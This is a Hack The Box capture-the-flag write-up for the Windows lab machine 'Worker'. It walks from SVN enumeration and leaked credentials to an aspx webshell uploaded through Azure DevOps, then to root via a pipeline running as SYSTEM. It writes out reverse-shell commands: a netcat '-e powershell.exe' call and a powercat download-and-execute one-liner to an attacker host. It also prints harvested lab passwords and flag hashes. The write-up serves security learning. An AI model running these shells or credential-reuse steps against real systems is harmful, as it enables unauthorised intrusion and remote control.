  • use pip3 privesc to root

Contact me

  • QQ: 1185151867
  • twitter: https://twitter.com/fdlucifer11
  • github: https://github.com/FDlucifer

I’m lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more…

SVN 历史与 DevOps Agent 身份

源码和凭据连接 Azure DevOps,仓库写入与 pipeline 的执行用户决定后续权限。分支、构建和脚本日志按原链留存。

来源 worker · 原记录 2020-08-18 · 26 个代码块 · 5 处图片引用

查看分析过程、攻击步骤与完整代码

introduce

OS: Windows
Difficulty: Medium
Points: 30
Release: 15 Aug 2020
IP: 10.10.10.203


User Blood haqpl 00 days, 01 hours, 29 mins, 58 seconds.
Root Blood qtc 00 days, 03 hours, 10 mins, 42 seconds.

  • my htb rank

information gathering

first use nmap as usaul

1
2
3
4
5
6
root@kali:~# nmap -sV -v -p- --min-rate=10000 10.10.10.203
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 10.0
3690/tcp open svnserve Subversion
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

web

then browser to the following url

1
http://10.10.10.203/

shows us a default IIS webpage:

svnserve Subversion

looking around and found the following website:

  • SVN Commands Cheat Sheet

With this article we should be able to enumerate this service

1
2
3
root@kali:~# svn list svn://10.10.10.203
dimension.worker.htb/
moved.txt

time to download those files

1
2
3
4
5
6
7
8
9
10
root@kali:~/hackthebox/machine/worker# svn export svn://10.10.10.203/moved.txt
A moved.txt
完成导出。
root@kali:~/hackthebox/machine/worker# ls
moved.txt
root@kali:~/hackthebox/machine/worker# cat moved.txt
This repository has been migrated and will no longer be maintaned here.
You can find the latest version at: http://devops.worker.htb

// The Worker team :)

seen a new host name so also should add that to our /etc/hosts

1
http://devops.worker.htb

look at the dimensions page, find again a lot sub domains:

1
2
3
4
5
6
http://alpha.worker.htb/
http://cartoon.worker.htb/
http://lens.worker.htb/
http://solid-state.worker.htb/
http://spectral.worker.htb/
http://story.worker.htb/

also added them to my /etc/hosts file but couldn’t find there anything for now.
when we look at devops.worker.htb we getting asked for credentials:

looking back at the svn service there could also be revisions, lets see if that’s here the case:

1
2
3
4
5
6
7
8
9
10
11
root@kali:~# svn info svn://10.10.10.203
路径: .
URL: svn://10.10.10.203
Relative URL: ^/
版本库根: svn://10.10.10.203
版本库 UUID: 2fc74c5a-bc59-0744-a2cd-8b7d1d07c9a1
版本: 5
节点种类: 目录
最后修改的作者: nathen
最后修改的版本: 5
最后修改的时间: 2020-06-20 09:52:00 -0400 (六, 2020-06-20)

looks like there is we also see an potential username: nathen
let’s see if we can get some more info about these revisions

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
root@kali:~# svn log svn://10.10.10.203
------------------------------------------------------------------------
r5 | nathen | 2020-06-20 09:52:00 -0400 (六, 2020-06-20) | 1 行

Added note that repo has been migrated
------------------------------------------------------------------------
r4 | nathen | 2020-06-20 09:50:20 -0400 (六, 2020-06-20) | 1 行

Moving this repo to our new devops server which will handle the deployment for us
------------------------------------------------------------------------
r3 | nathen | 2020-06-20 09:46:19 -0400 (六, 2020-06-20) | 1 行

-
------------------------------------------------------------------------
r2 | nathen | 2020-06-20 09:45:16 -0400 (六, 2020-06-20) | 1 行

Added deployment script
------------------------------------------------------------------------
r1 | nathen | 2020-06-20 09:43:43 -0400 (六, 2020-06-20) | 1 行

First version
------------------------------------------------------------------------

then download these files:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
root@kali:~/hackthebox/machine/worker# svn export -r 2 svn://10.10.10.203 –force
A –force
A –force/deploy.ps1
A –force/dimension.worker.htb
A –force/dimension.worker.htb/LICENSE.txt
A –force/dimension.worker.htb/README.txt
A –force/dimension.worker.htb/assets
A –force/dimension.worker.htb/assets/css
A –force/dimension.worker.htb/assets/css/fontawesome-all.min.css
A –force/dimension.worker.htb/assets/css/main.css
A –force/dimension.worker.htb/assets/css/noscript.css
A –force/dimension.worker.htb/assets/js
A –force/dimension.worker.htb/assets/js/breakpoints.min.js
A –force/dimension.worker.htb/assets/js/browser.min.js
A –force/dimension.worker.htb/assets/js/jquery.min.js
A –force/dimension.worker.htb/assets/js/main.js
A –force/dimension.worker.htb/assets/js/util.js
A –force/dimension.worker.htb/assets/sass
A –force/dimension.worker.htb/assets/sass/base
A –force/dimension.worker.htb/assets/sass/base/_page.scss
A –force/dimension.worker.htb/assets/sass/base/_reset.scss
A –force/dimension.worker.htb/assets/sass/base/_typography.scss
A –force/dimension.worker.htb/assets/sass/components
A –force/dimension.worker.htb/assets/sass/components/_actions.scss
A –force/dimension.worker.htb/assets/sass/components/_box.scss
A –force/dimension.worker.htb/assets/sass/components/_button.scss
A –force/dimension.worker.htb/assets/sass/components/_form.scss
A –force/dimension.worker.htb/assets/sass/components/_icon.scss
A –force/dimension.worker.htb/assets/sass/components/_icons.scss
A –force/dimension.worker.htb/assets/sass/components/_image.scss
A –force/dimension.worker.htb/assets/sass/components/_list.scss
A –force/dimension.worker.htb/assets/sass/components/_table.scss
A –force/dimension.worker.htb/assets/sass/layout
A –force/dimension.worker.htb/assets/sass/layout/_bg.scss
A –force/dimension.worker.htb/assets/sass/layout/_footer.scss
A –force/dimension.worker.htb/assets/sass/layout/_header.scss
A –force/dimension.worker.htb/assets/sass/layout/_main.scss
A –force/dimension.worker.htb/assets/sass/layout/_wrapper.scss
A –force/dimension.worker.htb/assets/sass/libs
A –force/dimension.worker.htb/assets/sass/libs/_breakpoints.scss
A –force/dimension.worker.htb/assets/sass/libs/_functions.scss
A –force/dimension.worker.htb/assets/sass/libs/_mixins.scss
A –force/dimension.worker.htb/assets/sass/libs/_vars.scss
A –force/dimension.worker.htb/assets/sass/libs/_vendor.scss
A –force/dimension.worker.htb/assets/sass/main.scss
A –force/dimension.worker.htb/assets/sass/noscript.scss
A –force/dimension.worker.htb/assets/webfonts
A –force/dimension.worker.htb/assets/webfonts/fa-brands-400.eot
A –force/dimension.worker.htb/assets/webfonts/fa-brands-400.svg
A –force/dimension.worker.htb/assets/webfonts/fa-brands-400.ttf
A –force/dimension.worker.htb/assets/webfonts/fa-brands-400.woff
A –force/dimension.worker.htb/assets/webfonts/fa-brands-400.woff2
A –force/dimension.worker.htb/assets/webfonts/fa-regular-400.eot
A –force/dimension.worker.htb/assets/webfonts/fa-regular-400.svg
A –force/dimension.worker.htb/assets/webfonts/fa-regular-400.ttf
A –force/dimension.worker.htb/assets/webfonts/fa-regular-400.woff
A –force/dimension.worker.htb/assets/webfonts/fa-regular-400.woff2
A –force/dimension.worker.htb/assets/webfonts/fa-solid-900.eot
A –force/dimension.worker.htb/assets/webfonts/fa-solid-900.svg
A –force/dimension.worker.htb/assets/webfonts/fa-solid-900.ttf
A –force/dimension.worker.htb/assets/webfonts/fa-solid-900.woff
A –force/dimension.worker.htb/assets/webfonts/fa-solid-900.woff2
A –force/dimension.worker.htb/images
A –force/dimension.worker.htb/images/bg.jpg
A –force/dimension.worker.htb/images/overlay.png
A –force/dimension.worker.htb/images/pic01.jpg
A –force/dimension.worker.htb/images/pic02.jpg
A –force/dimension.worker.htb/images/pic03.jpg
A –force/dimension.worker.htb/index.html

then look at the deploy.ps1 we see some credentials:

1
2
3
4
5
6
7
root@kali:~/hackthebox/machine/worker/–force# cat deploy.ps1 
$user = "nathen"
$plain = "wendel98"
$pwd = ($plain | ConvertTo-SecureString)
$Credential = New-Object System.Management.Automation.PSCredential $user, $pwd
$args = "Copy-Site.ps1"
Start-Process powershell.exe -Credential $Credential -ArgumentList ("-file $args")
  • username: nathen

  • password: wendel98

The only place where we could try credentials for now is

1
http://devops.worker.htb/

and we are logged in

Turns out we can edit here all the sites that we discovered earlier on the dimensions page.

since this a iis server we should be able now to create a reverse shell with asp or aspx.

gonna use aspx reverseshell cmdasp.aspx to spawn a reverse shell:

  • First we are gonna add a new branch:

go to Repos then click on SmartHotel360 and change to alpha for example. (there are subdomain DNS rabbithole)

  • Upload our aspx shell to our branch

  • create a new pull request

  • approve and complete pull request

then get a reverse shell

now Add spectral.worker.htb to your /etc/hosts and connect to

visit: http://spectral.worker.htb/cmdasp.aspx

now our webshell is avalueable

let’s make a reverse shell
on the webshell:

1
mkdir C:\temp

then

1
powershell -command Invoke-WebRequest -Uri http://10.10.14.5:8001/nc64.exe -Outfile C:\\temp\\nc64.exe

then:

1
C:\temp\nc64.exe 10.10.14.5 4445 -e powershell.exe

on your local machine

1
copy nc64.exe in worker directory

then

1
python -m SimpleHTTPServer 8001

and on another terminal:

1
nc -lvp 4445

now your connected as iis apppool\defaultapppool.

1
2
3
4
5
6
7
8
9
10
11
12
root@kali:~# nc -lvp 4445
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4445
Ncat: Listening on 0.0.0.0:4445
Ncat: Connection from 10.10.10.203.
Ncat: Connection from 10.10.10.203:50819.
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv> whoami
whoami
iis apppool\defaultapppool

after running WinPEAs, we discover there is a w:\ drive
after some enumeration we find a password file:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
PS W:\svnrepos\www\conf> type passwd
type passwd
### This file is an example password file for svnserve.
### Its format is similar to that of svnserve.conf. As shown in the
### example below it contains one section labelled [users].
### The name and password for each user follow, one account per line.

[users]
nathen = wendel98
nichin = fqerfqerf
nichin = asifhiefh
noahip = player
nuahip = wkjdnw
oakhol = bxwdjhcue
owehol = supersecret
paihol = painfulcode
parhol = gitcommit
pathop = iliketomoveit
pauhor = nowayjose
payhos = icanjive
perhou = elvisisalive
peyhou = ineedvacation
phihou = pokemon
quehub = pickme
quihud = kindasecure
rachul = guesswho
raehun = idontknow
ramhun = thisis
ranhut = getting
rebhyd = rediculous
reeinc = iagree
reeing = tosomepoint
reiing = isthisenough
renipr = dummy
rhiire = users
riairv = canyou
ricisa = seewhich
robish = onesare
robisl = wolves11
robive = andwhich
ronkay = onesare
rubkei = the
rupkel = sheeps
ryakel = imtired
sabken = drjones
samken = aqua
sapket = hamburger
sarkil = friday

look at c:\users\ we see that robisl is a valid user on the box.
Getting a shell with robisl and get user:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
root@kali:~# evil-winrm -i 10.10.10.203 -u robisl -p wolves11

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint


*Evil-WinRM* PS C:\Users\robisl\Documents> whoami
worker\robisl
*Evil-WinRM* PS C:\Users\robisl\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\robisl\Desktop> ls


Directory: C:\Users\robisl\Desktop


Mode LastWriteTime Length Name
---- ------------- ------ ----
-ar--- 8/18/2020 5:47 PM 34 user.txt


*Evil-WinRM* PS C:\Users\robisl\Desktop> cat user.txt
8a5171122e56ad7a77aabbc239f14892

get root

after some enum, we can’t privesc to root with robisl, (or maybe there a way but didn’t find anything usefull)

come back on the website devops.worker.htb and tryied to connect as robisl using wolves11 as password.

We are connected !

And the repo isn’t the same but nothing really usefull inside it. (no password stored, etc…)

  • But we can see we can create pipeline.

create a basic project.

go to pipeline, start one, then take Azure Repos git, select the basic default option (partunlimited)

then pick “Starter pipeline” in the different project list.

on the config script we can see we can execute command.
okay let’s see what’s we are:

  • replace echo Hello, world by whoami.

And remove the line:

1
pool: 'Default'

because the server don’t have pool agent so the build will fail and we won’t have code execution.

now it’s all good press Save and run and let’s wait the build finish.


when looking at the log (script log) , we can see we run as

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
##[section]Starting: Run a one-line script
==============================================================================
Task : Command line
Description : Run a command line script using Bash on Linux and macOS and cmd.exe on Windows
Version : 2.151.1
Author : Microsoft Corporation
Help : https://docs.microsoft.com/azure/devops/pipelines/tasks/utility/command-line
==============================================================================
Generating script.
Script contents:
whoami
========================== Starting Command Output ===========================
##[command]"C:\Windows\system32\cmd.exe" /D /E:ON /V:OFF /S /C "CALL "w:\agents\agent11\_work\_temp\b1a4ec90-9e94-4e5f-9074-a565cefb9956.cmd""
nt authority\system
##[section]Finishing: Run a one-line script

We run the code execution as root!!!

just create another pipeline and change script command to

1
type C:\Users\Administrator\Desktop\root.txt

and we got the root flag

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
##[section]Starting: Run a one-line script
==============================================================================
Task : Command line
Description : Run a command line script using Bash on Linux and macOS and cmd.exe on Windows
Version : 2.151.1
Author : Microsoft Corporation
Help : https://docs.microsoft.com/azure/devops/pipelines/tasks/utility/command-line
==============================================================================
Generating script.
Script contents:
type C:\Users\Administrator\Desktop\root.txt
========================== Starting Command Output ===========================
##[command]"C:\Windows\system32\cmd.exe" /D /E:ON /V:OFF /S /C "CALL "w:\agents\agent11\_work\_temp\389e4fa6-cf26-41d6-9dc5-7d09979f7b00.cmd""
43ebb4cb30276f0c2e77511c1d5b69d4
##[section]Finishing: Run a one-line script

this is a ctf,we can stop at here now.

or add a reverse shell command if you want to connect to your local machine.

1
powershell.exe -c "IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.5/powercat.ps1');powercat -c 10.10.14.5 -p 3344 -e cmd"
  • powercat github download

on attack machine

1
python -m SimpleHTTPServer 80

then run it, we will get a reverse shell

Summary of knowledge

  • enumerate svn service
  • credentials disclosure
  • azure devops getshell
  • powershell download files
  • WinPEAs usage
  • azure devops create pipeline then get command excecution

Contact me

  • QQ: 1185151867
  • twitter: https://twitter.com/fdlucifer11
  • github: https://github.com/FDlucifer

I’m lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more…